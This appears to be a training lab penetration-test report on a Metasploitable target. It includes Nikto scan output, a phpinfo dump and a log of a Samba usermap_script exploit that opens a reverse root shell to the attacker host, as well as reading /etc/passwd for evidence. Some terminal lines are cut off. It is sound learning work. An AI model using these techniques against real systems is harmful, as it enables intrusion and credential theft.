Vulnerability Assessment and Penetration Testing (VAPT)

Analyst Name: Gorantla Shireesha
Target IP: 192.168.56.100
Assessment Type: VAPT (Lab Environment)
Date: 2026-01-07

1. Executive Summary

A Vulnerability Assessment and Penetration Testing (VAPT) exercise was conducted on a lab-based target system to identify security weaknesses. Multiple critical vulnerabilities were discovered, and successful exploitation resulted in full system compromise with root privileges. Immediate remediation is recommended.

2. Scope of Assessment


The assessment was performed on a single target system hosted in a controlled lab environment. All activities were authorized and conducted strictly for learning and evaluation purposes.

3. Tools Used

- Kali Linux
- Nmap
- Nikto
- Metasploit Framework

4. Vulnerability Scanning

Nmap was used for service enumeration and Nikto was used for web vulnerability scanning. Identified vulnerabilities included outdated Apache services, missing security headers, directory listing, and vulnerable Samba services.




```
┌──(kali㉿kali)-[~]
└─$ nikto -h http://192.168.56.100

- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.56.100
+ Target Hostname:    192.168.56.100
+ Target Port:        80
+ Start Time:         2026-01-07 05:14:29 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: http
+ /: The X-Content-Type-Options header is not set. This could allow the use
/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows a
```


5. Exploitation


Metasploit was used to exploit the Samba usermap_script vulnerability. Successful exploitation provided root-level command shell access.

```
+ 1 host(s) tested

┌──(kali㉿kali)-[~]
└─$ firefox http://192.168.56.100/phpinfo.php
```



System	Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Build Date	Jan 6 2010 21:50:12
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/cgi
Loaded Configuration File	/etc/php5/cgi/php.ini
Scan this dir for additional .ini files	/etc/php5/cgi/conf.d
additional .ini files parsed	/etc/php5/cgi/conf.d/gd.ini, /etc/php5/cgi/conf.d/mysql.ini, /etc/php5/cgi/conf.d/mysqli.ini, /etc/php5/cgi/conf.d/pdo.ini, /etc/php5/cgi/conf.d/pdo_mysql.ini
PHP API	20041225
PHP Extension	20060613
Zend Extension	220060519
Debug Build	no
Thread Safety	disabled
Zend Memory Manager	enabled
IPv6 Support	enabled
Registered PHP Streams	zip, php, file, data, http, ftp, compress.bzip2, compress.zlib, https, ftps
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv3, sslv2, tls
Registered Stream Filters	string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, convert.iconv.*, bzip2.*, zlib.*





6. Post-Exploitation & Evidence

Post-exploitation activities included verification of privileges and evidence collection. A system file was collected and hashed using SHA256 to maintain integrity.

Evidence File: evidence.txt
SHA256 Hash: 37312fbfa0dcab4892efa2f6d686f2d67482f088008425a7f679c39c22037984

```
       valid_lft forever preferred_lft forever

┌──(kali㉿kali)-[~]
└─$ cat /etc/passwd > evidence.txt

┌──(kali㉿kali)-[~]
└─$ sha256sum evidence.txt

37312fbfa0dcab4892efa2f6d686f2d67482f088008425a7f679c39c22037984  evidence.txt

┌──(kali㉿kali)-[~]
└─$
```

```
[*] Started reverse TCP handler on 192.168.56.102:4444

[*] Command shell session 1 opened (192.168.56.102:4444 → 192.168.56.100:58930) at 2
 05:40:51 -0500

whoami
root
id
uid=0(root) gid=0(root)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Li
pwd
/
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
hostname
metasploitable
```

7. Impact Analysis

Successful exploitation allows an attacker to fully control the system, steal sensitive data, disrupt services, and move laterally within the network.

8. Remediation Recommendations

- Upgrade vulnerable services
- Apply latest security patches
- Disable unused services
- Restrict network access
- Perform regular security assessments

9. Conclusion

The VAPT exercise demonstrated critical security weaknesses in the target system. Addressing these issues is essential to protect organizational assets and data.